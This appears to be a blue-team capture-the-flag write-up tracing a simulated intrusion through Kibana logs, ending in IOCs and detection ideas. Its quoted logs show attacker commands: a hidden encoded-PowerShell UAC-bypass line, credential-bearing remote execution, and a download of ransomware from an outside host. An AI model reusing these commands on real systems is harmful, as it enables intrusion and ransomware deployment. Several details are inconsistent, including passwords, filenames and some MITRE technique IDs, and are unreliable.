

Boogeyman 3

HTA Payload, Credential Dumping, and Domain Compromise

Blue Team, SOC Level 1, Zen Mier

Scenario

Despite hiring a managed security service provider after the previous Boogeyman attacks, Quick Logistics LLC was compromised again. The Boogeyman used access from a previously compromised employee account to escalate the attack, targeting the CEO, Evan Hutchinson, directly.

A spear-phishing email was sent to Evan. Although the email appeared suspicious, he opened the attachment. After nothing happened, Evan reported the email to the security team. Investigation of his workstation revealed the attachment in the Downloads folder named ProjectFinancialSummary_Q3.pdf. The security team determined the incident occurred between August 29 and August 30, 2023. All investigation is conducted through the Elastic Stack (Kibana).

Objectives

- Identify the initial payload file and the method by which it was executed using Kibana.
- Trace the full multi-stage execution chain: ISO file, HTA payload (mshta.exe), DLL implant (rundll32.exe), and PowerShell C2 channel.
- Identify the UAC bypass technique and the privilege escalation method used.
- Determine the credential dumping tool and the credentials obtained.
- Trace lateral movement across the network and identify the domain compromise method.
- Confirm the final impact stage: ransomware deployment.


Tools Used

Tool , Log Source	Purpose
Elastic, Kibana Discover	Primary investigation interface. Time range filtered to August 29 to 30 2023. KQL queries are used to filter by event code, process name, and file path across all log sources.
KQL (Kibana Query Language)	Used to write targeted queries across all log sources. Field:value syntax with AND, OR operators and wildcard matching process names and file paths.


Investigation

Phase 1, Initial Access (ISO, HTA Payload)

The investigation was scoped to the incident window by setting the Kibana date filter to August 29 to 30, 2023. Sysmon Event 1 was filtered for the known payload filename identified during initial triage.




While reviewing the second process, I discovered that the first payload attempted to drop and implant a file into another location on the system.



Phase 2, C2 Establishment (PowerShell via rundll32)

The implanted file then initiated a potential Command and Control (C2) connection to 165[.]232[.]170[.]151:80. Following this connection, the attacker executed fodhelper.exe to perform a User Account Control (UAC) bypass.





Phase 3, Privilege Escalation (UAC Bypass via fodhelper.exe)

With initial access secured as a standard user, the attacker performed a UAC (User Account Control) bypass using fodhelper.exe, a trusted Microsoft binary that can be exploited to run commands with elevated privileges without triggering the UAC prompt. This technique uses a Registry key modification that fodhelper reads during its execution, causing it to launch the attacker's command in a high-integrity context.

cloud.provider	>	Aug 29, 2023 @ 23:54:49.055	consent.exe	C:\Windows\system32\svchost.exe -k netsvcs -p		-	-
cloud.region	>	Aug 29, 2023 @ 23:54:49.055	fodhelper.exe	"C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer		-	-
cloud.service.name	>	Aug 29, 2023 @ 23:54:49.444	powershell.exe	"C:\Windows\system32\fodhelper.exe"		-	-
destination.domain	>	Aug 29, 2023 @ 23:54:50.125	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden -c \$x=\$(gp HKCU:\Software\Microsoft\Windows\Update).Update); powershell -NoP -NonI -W Hidden -enc \$x		-	-
dns.answers.data							
dns.answers.type							
dns.question.name							

Phase 4, Credential Dumping (Mimikatz)

After gaining high-privilege access to the machine, the attacker attempted to dump local credentials using a tool called Mimikatz (mimikatz_trunk.zip), which they pulled from GitHub. Once they successfully harvested these credentials, they used them to gain access to a separate machine. With this new access, the attacker enumerated available file shares and pulled a script named IT_Automation.ps1 from a remote share.



process.name	> Aug 30, 2023 @ 00:18:38.647	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "ls Filesystem::\WKSTN-1327.quicklogistics.org\ITFiles"	powershell.exe	Process Create: RuleName: - UtcTime: 2023-08-30 00:18:38.647 ProcessGuid: {6682e687-8ade-64ee-bb02-000000001200} ProcessId: 3288 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, -c. ls Filesystem::\WKSTN-1327.quicklogistics.org\ITFiles
message	> Aug 30, 2023 @ 00:19:52.889	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "cat Filesystem::\WKSTN-1327.quicklogistics.org\ITFiles\IT_Automation.ps1"	powershell.exe	Process Create: RuleName: - UtcTime: 2023-08-30 00:19:52.889 ProcessGuid: {6682e687-8b28-64ee-bc02-000000001200} ProcessId: 4820 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, -c. cat Filesystem::\WKSTN-1327.quicklogistics.org\ITFiles\IT_Automation.ps1
process.args					
Available fields					
Popular					
event.code					
process.parent.args					
process.parent.command_line					
process.parent.pid					
process.pid					

Phase 5, Lateral Movement and Domain Compromise

After extracting the contents of that remote file, the attacker used the compromised credentials (QUICKLOGISTICS\allan.smith:Tr!ckyP@ssw0rd987) to move laterally to host WKSTN-1327. When the attacker executed the malicious lateral movement command from the first machine, it spawned on the second compromised machine under the parent process wsmprovhost.exe.

Filter by type 0

Selected fields4

process.command_line

process.name

message

process.args

Available fields93

Popular

event.code

process.parent.args

process.parent.command_line

process.parent.pid

Aug 29, 2023 @ 06:57:12.777 - Aug 30, 2023 @ 07:12:28.040

ProcessGuid: {6682e687-8b68-64ee-be02-00000001200}

ProcessId: 6848

Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

process.argsC:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, -c, \$credential = (New-Object PScredential -ArgumentList ('QUICKLOGISTICS\allan.smith', (ConvertTo-SecureString 'TrickyPssw0rd987' -AsPlainText -Force))); Invoke-Command -Credential \$credential -ComputerName WKSTN-1327 -ScriptBlock {whoami}

process.command_line"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "\$credential = (New-Object PScredential -ArgumentList ('QUICKLOGISTICS\allan.smith', (ConvertTo-SecureString 'TrickyPssw0rd987' -AsPlainText -Force))); Invoke-Command -Credential \$credential -ComputerName WKSTN-1327 -ScriptBlock {whoami}"

process.entity_id{6682e687-8b68-64ee-be02-00000001200}

agent.ephemeral_id

agent.hostname

agent.id

agent.name

agent.type

agent.version

cloud.account_id

cloud.availability_zone

cloud.image_id

cloud.instance_id

> Aug 30, 2023 @ 00:20:59.159 C:\Windows\system32\wsmpvhost.exe - wsmpvhost.exe

Process Create: RuleName: - C:\Windows\system32\wsmpvhost.exe, -Embedding

UtcTime: 2023-08-30 00:20:59.159

ProcessGuid: {6682e687-8b6b-64ee-5701-00000000140}

> Aug 30, 2023 @ 00:20:59.718 "C:\Windows\system32\whoami.exe" whoami.exe

Process Create: RuleName: - C:\Windows\system32\whoami.exe

UtcTime: 2023-08-30 00:20:59.718

ProcessGuid: {6682e687-8b6b-64ee-5801-00000000140}

WKSTN-1327.quicklogistics.org

WKSTN-1327.quicklogistics.org



After successfully dumping the hashes, the attacker attempted to download another remote file to execute ransomware via the malicious link

agent.hostname	sprod=Chrome --annotation=ver=116.0.5845.111 --initial-client-data=0x2a4,0x2a8,0x2ac,0x2b0,0x7ff70bdd5958,0x7ff70bdd5968,0x7ff70bdd5978
agent.id	
agent.name	
agent.type	
agent.version	
cloud.account.id	
cloud.availability_zone	
cloud.image.id	
cloud.instance.id	

Aug 30, 2023 @ 02:01:16.824	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c Invoke-Command -ComputerName WKSTN-0051.quicklogistic s.org -ScriptBlock {wr http://ff.sillytechninja.io/ransomboogey.exe -outfile C:\Users\evan.hutchinson\ransomboogey.exe;}	-
Aug 30, 2023 @ 02:01:14.380	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c Invoke-Command -ComputerName WKSTN-0051.quicklogistic s.org -ScriptBlock {wr http://ff.sillytechninja.io/ransomboogey.exe -outfile C:\Users\evan.hutchinson\ransomboogey.exe;}	-
Aug 30, 2023 @ 02:01:14.380	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c Invoke-Command -ComputerName WKSTN-0051.quicklogistic s.org -ScriptBlock {wr http://ff.sillytechninja.io/ransomboogey.exe -outfile C:\Users\evan.hutchinson\ransomboogey.exe;}	-

Indicators of Compromise

IOC Type	Value	Context
IPv4 Address	165[.]232[.]170[.]151	Potential Command and Control (C2) server destination initiated by the initial implanted file over port 80.
Domain	ff[.]sillytechninja[.]io	Defanged domain hosting the secondary remote file infrastructure used to pull the ransomware payload.
Filename	mimikatz_truck.zip	Archive file downloaded from GitHub containing Mimikatz, used by the attacker to dump credentials from memory.
Scheduled Task Name	review	Persistence mechanism created on the local system to ensure the malicious payload survives reboots.
Process Name	fodhelper.exe	Native Windows binary abused by the attacker to perform a User Account Control (UAC) bypass and escalate privileges.
Parent Process	wsmprovhost.exe	Indicates lateral movement via WinRM/PowerShell Remoting; this process spawned the attacker's malicious commands on WKSTN-1327.

Target Filename	IT_Automation.ps1	Internal automation script targeted and scraped by the attacker from a remote file share during internal reconnaissance.
User Account	administrator	Local/Domain administrative account targeted, dumped, and compromised on the second machine.
User Account	backupda	Privileged backup domain administrator account abused by the attacker to execute the DCSync hash-dumping attack on the Domain Controller.
Hostname	WKSTN-1327	The secondary workstation identified as compromised via lateral movement from the initial landing point.

DETECTION OPPORTUNITIES

- Alert on ISO or disc image files (Disc Image File /.iso) delivered via email or downloaded through a browser. Legitimate financial documents are never delivered as mounted disc images. The filename masquerading as a PDF (ProjectFinancialSummary_Q3.pdf showing as an ISO) is a strong indicator of delivery disguise (MITRE T1566.001, T1036).
- Alert on mshta.exe spawning any child process, particularly xcopy.exe or cmd.exe. mshta.exe has no legitimate reason to copy files or execute system utilities. Its execution should also generate an alert when initiated from a user's Downloads folder rather than a system path (MITRE T1218.005).
- Alert on outbound network connections initiated by mshta.exe or rundll32.exe to external IP addresses. The initial C2 connection to 165.232.170.151:80 was established by the implanted DLL loaded through rundll32.exe, which has no legitimate reason to make internet connections (MITRE T1071.001).
- Alert on rundll32.exe loading DLL files from AppData, Temp, or any user-writable directory. In this case, review.dat was copied to the Temp folder via xcopy.exe and executed by rundll32.exe. Legitimate rundll32 calls always reference system or program files paths.
- Alert on fodhelper.exe spawning a child process of any kind. fodhelper.exe normally runs silently with no children. Any child process it spawns indicates a Registry-based UAC bypass (MITRE T1548.002).
- Alert on archive files containing the keyword "mimikatz" downloaded from GitHub or any external source. The download of mimikatz_truck.zip is a direct and unambiguous indicator of credential dumping intent (MITRE T1003.001).
- Alert on LSASS process access from any process not on an approved security product allowlist. This is the primary signal for Mimikatz and similar dumpers being used against the local machine.
- Alert on Scheduled Task creation (Event ID 4698) with generic or system-mimicking names such as review, update, or sync, especially when created by a process chain involving rundll32.exe or a scripting host (MITRE T1053.005).
- Alert on wsmprovhost.exe spawning unexpected child processes such as cmd.exe, PowerShell, or any process with an external network connection. wsmprovhost.exe is the WinRM provider host and should only run during legitimate remote management sessions. Malicious commands spawning under it confirm lateral movement via PowerShell Remoting (MITRE T1021.006).
- Alert on DCSync-related directory replication requests from any account that is not a legitimate domain controller. The use of the backupda account to perform DCSync is a strong indicator of domain compromise (MITRE T1207).
- Alert on outbound connections to ff.sillytechninja.io or any newly registered or uncategorized domain from PowerShell or cmd.exe running under a privileged context, which is consistent with a ransomware payload download stage (MITRE T1486).

Summary

Boogeyman 3 is the most advanced entry in the series, covering a complete enterprise compromise from a single HTA file through to domain-wide ransomware. The investigation used Elastic Stack exclusively, requiring advanced KQL querying.

The attack demonstrated that skilled threat actors do not need exotic zero-day exploits. Every technique in this chain used native Windows binaries: mshta.exe, rundll32.exe, and fodhelper.exe. Combined with Mimikatz for credential access and a DCSync for domain takeover, the entire operation was conducted with tools that exist on every Windows machine.

Area	Finding
Initial Access	ISO with HTA payload (mshta.exe). xcopy staged review.dat DLL. rundll32 loaded the implant.
C2 Established	PowerShell spawned by rundll32. Outbound C2 connection confirmed via Sysmon Event 3.
Privilege Escalation	fodhelper.exe UAC bypass used to elevate to Administrator without triggering UAC prompt.
Credential Dumping	Mimikatz accessed LSASS. Domain credentials obtained for lateral movement and DCSync.
Lateral Movement, Domain	Credentials used to move across hosts. DCSync attempted to dump all domain account hashes.
Tools Used	Elastic, Kibana, Winlogbeat, KQL.
MITRE Coverage	T1566 (Phishing), T1218 (mshta/rundll32 LOLBins), T1548.002 (fodhelper UAC Bypass), T1003.001 (LSASS Dump), T1210 (Lateral Movement), T1207 (DCSync), T1486 (Data Encrypted for Impact).